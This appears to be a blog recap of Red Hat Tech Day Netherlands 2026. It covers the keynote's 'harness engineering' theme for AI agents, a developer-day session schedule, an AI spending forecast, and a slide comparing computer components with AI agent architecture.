





Red Hat Tech Day Netherlands 2026 packed the house in Bunnik with 30 speakers delivering 34 sessions across four tracks: Hybrid Cloud Infrastructure, Application Development Delivery and Virtualization, Automation and Management, and Artificial Intelligence.
The overarching theme? The shift from prompt engineering to harness engineering — building production systems around AI models rather than crafting individual prompts.

The Keynote: AI Model Evolution at Enterprise Speed
The keynote — “Bring Your Own Agent, We’ll Bring the Cluster,” delivered by Burr Sutter, Red Hat’s Sr. Director of Product Management — opened with a rapid-fire timeline of frontier model releases — Gemini 2 Pro, GPT-o1, Claude Opus 4.5 — showing how the release cadence accelerated dramatically from November 2025 onward. The message was clear: enterprises cannot wait for “the best model” because it changes monthly.
The key insight: Codex is a harness of GPT-5.5 to call tools. The best AI products are not just models — they are orchestration systems that direct models to use tools, validate outputs, and chain reasoning steps.


Developer Day Agenda

The Developer Day track in Room 6 and Room 7 covered the full stack:
| Time | Room 6 | Room 7 |
|---|---|---|
| 09:30–10:15 | Opening and Keynote | Opening and Keynote |
| 10:45–11:30 | AgentOps on Red Hat AI | Cloud Native Java with Quarkus |
| 11:40–12:20 | Developer Hub | — |
| 13:15–14:00 | Utilizing Agentic AI in Application Modernization | — |
| 14:10–14:55 | Quarkus and LangChain4j | Agentic AI and Sovereignty |
| 15:30–16:15 | Scaling AI on Hybrid Cloud for Production LLM Inference at Scale | — |
| 16:25–17:10 | Trusted Software Factory | Agentic AI |
| 17:00+ | Networking, drinks and appetizers | — |
The Keynote Deep Dive
The $2.5 Trillion AI Market

The keynote opened with Gartner’s January 2026 forecast: worldwide AI spending will total $2.5 trillion in 2026. AI infrastructure drives the spending, with technology providers adding $401 billion as they continue to build out AI foundations.
InstructLab and SKILL.md

The presentation dove into InstructLab’s approach to model customization — using structured skill definitions (SKILL.md files) to teach models domain-specific capabilities without full fine-tuning.
The Agent Harness = Operating System

The most powerful slide of the day: a direct mapping between computer architecture and AI agent architecture:
| Computer | AI Agent |
|---|---|
| CPU (powerful but inert) | LLM (one-shot text generator) |
| RAM (fast but limited) | Context Window (requires compaction) |
| Disk Storage (persistent, large) | Memory and Databases (RAG, workspace files) |
| Device Drivers (hardware abstraction) | Tools and MCP (file I/O, bash, search, APIs) |
| Operating System (decides what CPU sees) | Agent Harness (decides what LLM sees) |
